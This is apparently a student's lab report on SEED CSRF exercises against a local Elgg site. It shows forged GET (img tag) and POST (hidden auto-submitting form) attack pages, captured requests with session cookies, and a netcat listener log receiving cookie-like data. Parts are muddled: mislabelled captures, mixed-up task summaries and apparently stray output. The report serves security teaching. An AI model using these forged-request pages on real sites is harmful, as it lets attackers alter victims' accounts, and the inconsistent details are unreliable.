

CS 428: Lab 5 Report

Sonny Ngo, CS 428, smngo@crimson.ua.edu

Abstract—In this lab, I explored the concept and practical execution of Cross-Site Request Forgery (CSRF) attacks against web applications. Through a series of tasks, I identified how malicious actors can exploit a user's active session to perform unauthorized actions without their knowledge. In Task 1, I captured and analyzed a legitimate HTTP POST request within the Elgg web application to understand the parameters required for a profile edit operation. In Task 2, I examined a GET-based CSRF attack that successfully modified a user's profile information by tricking the victim into visiting a malicious URL containing query parameters. Finally, in Task 3, I crafted and executed a POST-based CSRF attack, embedding a forged form within a web page that automatically submitted a malicious request on the victim's behalf. These tasks demonstrated the serious security risks posed by CSRF vulnerabilities and highlighted the importance of implementing protective measures such as anti-CSRF tokens and strict session handling practices in web applications.

I. INTRODUCTION/LAB DEFINITION

The purpose of this lab was to explore the concept of Cross-Site Request Forgery (CSRF) and understand how attackers can exploit this vulnerability to perform unauthorized actions on behalf of authenticated users in a web application. CSRF attacks take advantage of a victim's active session with a trusted web application by tricking the victim's browser into sending forged requests without their knowledge. If a web application lacks proper protection, these attacks can lead to serious consequences such as unauthorized data modification, account hijacking, or privilege escalation.


In Task 1, I captured and examined a legitimate HTTP POST request generated when a user updated their profile information. Task 2 involved creating a CSRF attack using a simple GET request with malicious query parameters embedded in a link. Finally, in Task 3, I crafted and executed a forged POST request embedded within an attacker-controlled web page that automatically submitted the request when accessed by the victim.

A. Task 1: Observing HTTP Request.

I began by ensuring the lab containers were properly built and running. I executed the following commands within the SEEDUbuntu 20.04 VM terminal.

```
[05/01/25]seed@VM:~/Desktop$ cd Labsetup
[05/01/25]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Downloading [=====]
14428a6d4bcd: Downloading [=====]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Extracting [=====]
=====>] 55.71MB/74.35MBB
9ba9335b8768: Download complete
8ba195fb6798: Download complete
264df06c23d3: Download complete
=====>] 349B/349B
```

I logged into Elgg as alice using the provided credentials (alice / seedalice). After successfully logging in, I navigated to another user's profile by clicking on Samy's profile link. During this action, I observed the outgoing HTTP GET request using HTTP Header Live. Next, I proceeded to capture an HTTP POST request by editing Alice's profile. I modified her Brief Description field and clicked Save. This triggered an HTTP POST request, which I captured using the same tool.



From the captured GET request, I identified the following parameters:

In the captured POST request, several parameters were transmitted within the request body. These included the name parameter, which specified the name of the user whose profile was being edited, and the brief description parameter, which contained the updated text for the user's brief description.

```
POST http://www.seed-server.com/cache/1587931381/default/elgg/spinner.js
Host: www.seed-server.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
Cookie: Elgg=93rna1enstfm7dm2mvd4bbu0pu
```


By capturing both GET and POST requests within the Elgg platform, I gained valuable insight into their structures and parameters. This foundational knowledge will directly inform the construction of forged requests in later tasks, particularly for executing CSRF attacks.

B. Task 2: CSRF Attack using GET Request

The goal of this task was to execute a Cross-Site Request Forgery (CSRF) attack using an HTTP GET request within the Elgg web application. The scenario involved a user named Samy attempting to forcibly add himself as a friend to Alice's friend list without her consent. To perform this, I needed to observe the structure of a legitimate Add-Friend HTTP GET request and then craft a forged request that would be triggered automatically when Alice visited Samy's malicious website.

To begin, I logged into Elgg as alice and used HTTP Header Live to capture the legitimate HTTP GET request sent when Alice manually added a friend through the application interface. This allowed me to identify the necessary parameters and the URL format required for the attack.

```
1 <html>
2 <body>
3 <h1>This page forges an HTTP GET request</h1>
4 <img src="" alt="image" width="1" height="1" />
5 </body>
6 </html>
7
```



Once I understood the structure of the legitimate request, I switched to the attacker32.com container and created a simple HTML page designed to forge an HTTP GET request to the Add-Friend action. I used an HTML `<img>` tag with its `src` attribute set to the forged URL. This ensured that as soon as Alice visited the malicious page, the image tag would automatically issue a GET request to Elgg's Add-Friend endpoint, adding Samy to her friend list without any user interaction.

The content of my attack page was as follows:

```
[05/02/25]seed@VM:~/.../attacker$ docksh 65c38cbdca74
Error: No such container: 65c38cbdca74
[05/02/25]seed@VM:~/.../attacker$ docksh d7e8f90f3ffe
root@d7e8f90f3ffe:/# ls /var/www/
attacker html
```

```
root@d7e8f90f3ffe:/# ls /var/www/attacker/
addfriend.html index.html
editprofile.html testing.html
root@d7e8f90f3ffe:/#
```

```
GNU nano 4.8 addfriend.html Modified
:html>
:body>
:h1>This page forges an HTTP GET request</h1>
:img src="http://www.seed-server.com/action/friends/a
:/body>
:/html>
```

```
[05/02/25]seed@VM:~/.../attacker$ docker cp addfriend.
html d7e8f90f3ffe:/var/www/attacker/
[05/02/25]seed@VM:~/.../attacker$
```


```
root@d7e8f90f3ffe:/var/www/attacker# cat addfriend.htm
l
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
root@d7e8f90f3ffe:/var/www/attacker#
```

CSRF Attacker's Page

• Add-Friend Attack

This page forges an HTTP GET request



This task demonstrated how a seemingly harmless image tag could be exploited to trigger an unauthorized HTTP GET request within a victim's active session. By capturing the structure of a legitimate Add-Friend request, I was able to replicate it on a malicious website in a way that would silently execute upon page load. The simplicity of this attack highlights why CSRF protections, such as secret tokens or SameSite cookies, are essential for modern web applications. It's important to note that in a real-world environment, modern browsers may block cross-site cookies by default, preventing such an attack from succeeding unless additional measures or browser configurations are in place.

C. Task 3: CSRF Attack using POST Request

The objective of this task was to perform a Cross-Site Request Forgery (CSRF) attack using an HTTP POST request within the Elgg web application. In this scenario, the attacker, Samy, aims to modify Alice's profile description without her consent when she visits a malicious web page hosted by Samy. This exercise was designed to demonstrate how attackers can leverage forged POST requests to exploit a victim's active session and execute unauthorized actions on their behalf.

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----67486619938115526002719150528
Content-Length: 3004
Origin: http://www.seed-server.com
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy/edit
Cookie: pvisitor=57d292f7-795d-4ccd-8b01-434f44a88b0d; Elgg=8kdmqvb323j3k6pocu26fp2f5p
Upgrade-Insecure-Requests: 1

..._elgg_token=PwR2EU0T0rTfghcdyglu06_elgg_ts=1635809161&name=Samy&description=<p>Samy is my hero.</p> &ac
```

Next, I accessed the attacker32.com container and created a malicious HTML page that would automatically forge a POST request upon Alice visiting the site. The page used JavaScript to dynamically create a form with the necessary hidden fields and submit it to Elgg's profile edit endpoint.

The malicious HTML page I created was structured as follows:

```
// The following are form entries need to be
filled out by attackers.
// The entries are made hidden, so the victim
won't be able to see them.
fields += "<input type='hidden' name='name'
value='Alice'>";
fields += "<input type='hidden'
name='briefdescription' value='Samy is my hero.'>";
fields += "<input type='hidden'
name='description' value='Samy is my hero.'>";
fields += "<input type='hidden'
name='accesslevel[briefdescription]'
```

```
[05/02/25]seed@VM:~/.../attacker$ docker cp editprofil
e.html d7e8f90f3ffe:/var/www/attacker/
[05/02/25]seed@VM:~/.../attacker$
```




- [Add-Friend Attack](#)
- [Edit-Profile Attack](#)

Alice



After Alice visited the malicious page, I returned to Alice's profile and confirmed that the brief description had been updated to "Samy is my Hero" without any consent or interaction from Alice.

```
[04/18/25]seed@VM:~/.../Labsetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 53084
```




```

[04/10/25]seed@VR:~/.../LabSetup$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 10.0.2.15 53084
GET /7c+_gsas30D1n3Dbcbcfecf6385ae2a1n3ATh301744914647n3ARTn301744914647n3ASn30ALNI_MYAXAJjMeNsBF10xV9BVNCNZ9ZVA3Bn28Elgg30u4e83615441441
k4j10n9u29f HTTP/1.1
Host: 10.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:135.0) Gecko/20100101 Firefox/135.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/
Priority: u=4, s

```

extracted.



This task demonstrated how an attacker could exploit a victim’s active session using a forged POST request. By capturing the structure of a legitimate request and replicating it through a malicious web page, I was able to execute unauthorized actions under Alice’s account. This highlights the importance of implementing CSRF protections, such as requiring anti-CSRF tokens and SameSite cookie attributes, to prevent such attacks.

By completing this task, I successfully performed a CSRF attack using a forged HTTP POST request. Through observation, crafting, and testing, I demonstrated how attackers can exploit session-based web applications lacking proper CSRF defenses. This exercise further emphasized the importance of security best practices in web application development and session management.

II. CONCLUSION

Throughout the completion of this lab, I gained hands-on experience with identifying and exploiting Cross-Site Request Forgery (CSRF) vulnerabilities in a web application environment. In Task 1, I successfully captured a legitimate POST request made by a user editing their profile, allowing me to understand the necessary parameters involved in that operation. In Task 2, I demonstrated how a simple GET request containing query parameters could be used to modify a victim’s profile by luring them into clicking a malicious link. Moving to Task 3, I crafted a forged POST request embedded within a malicious HTML page, which was automatically submitted when visited by the victim, resulting in an unauthorized profile modification.

REFERENCES

- [1] X. Yang, “CS 428/528/442/542 Lab requirements.”
- [2] “SEED Project,” seedsecuritylabs.org.
https://seedsecuritylabs.org/Labs_20.04/Web/Web_CSRF_Elgg/